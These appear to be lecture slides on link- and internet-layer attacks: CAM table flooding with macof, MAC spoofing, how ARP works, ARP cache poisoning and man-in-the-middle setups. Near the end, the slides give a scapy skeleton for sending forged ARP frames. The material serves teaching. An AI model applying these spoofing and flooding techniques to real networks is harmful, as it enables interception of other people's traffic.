
Network Interface Layer (Physical) Attacks

- MAC Layer
 - CAM table exhaustion
 - MAC address spoofing
 - Denial of service



MAC Address Spoofing

- Exploiting **Hub / Switch**




CAM Table Entries

MAC Address	Port	VLAN
E8:B3:1F:0C:6D:19	2	1
93:FB:E5:3D:0E:BF	5	1
F9:38:6A:67:80:59	7	4
C2:80:EB:C2:0A:3B	4	1
0B:DB:98:DD:9D:E3	1	4
11:2C:65:1E:52:92	6	1

A MAC address table, sometimes called a *Content Addressable Memory (CAM)* table, is used on Ethernet switches to determine where to forward traffic on a LAN.

MAC Address Spoofing

- Exploiting **Hub / Switch**



- Compromised switched networks (overwriting Switch's CAM table)
 - Attacker spoofs destination and source addresses (2 ports)
 - Forces all traffic between two stations through its system

CAM Table Exhaustion/MAC Flooding

- Essentially turns a switch into a hub
 - Floods the CAM table with new MAC-port mappings
 - Once table fills up, it broadcasts all messages (fail open)
 - A simple tool is “*macof*” tool *

Switch#show mac-address-table

Mac Address Table

Vlan	Mac Address	Type	Ports
1	0223.E754.641E	DYNAMIC	Fa0/1
1	01E0.4F19.2183	DYNAMIC	Fa0/2

Switch#show mac-address-table

Mac Address Table

Vlan	Mac Address	Type	Ports
1	0223.E754.641E	DYNAMIC	Fa0/1
1	01E0.4F19.2183	DYNAMIC	Fa0/2
1	0F29.E834.4215	DYNAMIC	Fa0/1
1	0405.F531.541E	DYNAMIC	Fa0/1
1	0884.A754.319C	DYNAMIC	Fa0/1
1	0067.C754.640F	DYNAMIC	Fa0/1

*<https://monkey.org/~dugsong/dsniff/>

Internet Layer Protocols, Vulns. And Attacks



OSI Layers	TCP/IP Layers	Protocols
Application Layer		
Presentation Layer		
Session Layer		
Transport Layer	Transport Layer	
Network Layer	Internet Layer	ICMP, IP
Data Link Layer		
Physical Layer	Network Interface Layer	ARP

ARP (Address Resolution Protocol)

- Primarily used to translate IP addresses to Ethernet MAC addresses on a local area network
- If IP address is not found in the **ARP table**:
 - A host sends a **broadcast ARP request**:
 - “Who has 10.0.3.4? Tell 10.0.3.2”
- System with the IP address (10.0.3.4) sends a **unicast ARP reply**:
 - I am 10.0.3.4
 - This includes the MAC address which can receive packets for that IP



ARP Request and Response Process

Message types: a) ARP request b) ARP reply c) ARP Gratuitous Message



ARP Request and Response Process

Message types: a) ARP request b) ARP reply c) ARP Gratuitous Message



ARP Packet Header Format

Hardware type	Protocol type		OP	Sender hardware address	Sender protocol address	Target hardware address	Target protocol address
2	2	1	1	2	6	4	6

Hardware address length
Protocol address length


28-byte ARP request/reply

OP (Operations):

1 for Request

2 for Reply


Ethernet Frame Header Format



- ▼ Ethernet II, Src: fa:16:3e:38:94:9d (fa:16:3e:38:94:9d), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 - ▼ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
Address: Broadcast (ff:ff:ff:ff:ff:ff)
.... ..1. = LG bit: Locally administered address (this is NOT th
.... ..1. = IG bit: Group address (multicast/broadcast)
 - Source: fa:16:3e:38:94:9d (fa:16:3e:38:94:9d)
Type: ARP (0x0806)
Padding: 00
- ▼ Address Resolution Protocol (request)
 - Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (1)
Sender MAC address: fa:16:3e:38:94:9d (fa:16:3e:38:94:9d)
Sender IP address: 192.168.12.1
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
Target IP address: 192.168.12.2



ARP Gratuitous Message

- ARP Response that was not prompted by an ARP Request.
- The **Gratuitous ARP** is sent by a node as a **broadcast** (FF:FF:FF:FF:FF MAC address) to announce its IP to MAC mapping to the other hosts on the network.
1 – When a host newly joins a network



ARP Gratuitous Message

- The **Gratuitous ARP** is sent by a node as a **broadcast** (FF:FF:FF:FF:FF MAC address) to announce its IP to MAC mapping to the other hosts on the network.
 - When a host newly joins a network
 - May be used in virtual environments, where a specific Virtual Machine ‘jumps’ to a new physical system



<https://ipcsco.com/lesson/gratuitous-arp-ccie/>

ARP Cache

- Since sending an ARP request/reply for each IP datagram is inefficient, hosts maintain a cache (ARP Cache) of current entries (these entries are set to automatically expire after a period of time (typically 10 to 20 mins)).
- To View ARP cache run command: arp –n

```
$ arp -n
```

Address	HWtype	HWaddress	Flags
10.0.2.2	ether	52:54:0f:12:35:00	p0s3
10.0.2.10	ether	08:00:27:c3:2c:05	enp0s3
10.0.2.1	ether	10:14:05:43:fe:93	enp0s3
10.0.2.9	ether	24:e5:23:11:24:01	enp0s3

- Clear ARP cache :
 - Run command: sudo ip -s -s neigh flush all
 - Run command: arp –n (Compare the last command results to the first, should have less rows)

Dynamically learnt by ARP protocol

ARP Spoofing


- Also called as **ARP cache poisoning**
- Involves causing a target to associate an IP address with an incorrect MAC address.
- Inject forged information into **ARP cache**; E.g. change MAC address of a machine

ARP Spoofing

- How is this achieved ?
 - By spoofing ARP messages:
 - Request
 - Reply
 - Gratuitous Message


ARP Spoofing

- Exploiting **Host-to-Host** ARP



ARP Spoofing

- Relay Configuration




ARP Spoofing

- Construct an Ethernet Frame

```
from scapy.all import *\n\nE=Ether()\nA=ARP()\n\n# add required attributes: IP address of sender (victim\n# Machine), MAC address of sender (forged), Op Type =1 /\n# 2,IP address of receiver\n\nframe = E/A\nsendp(frame)
```

MITM through ARP Spoofing

- M has to be on the same network as A and B



Man-In-the-Middle (MITM) Attack

Machine A



Machine B



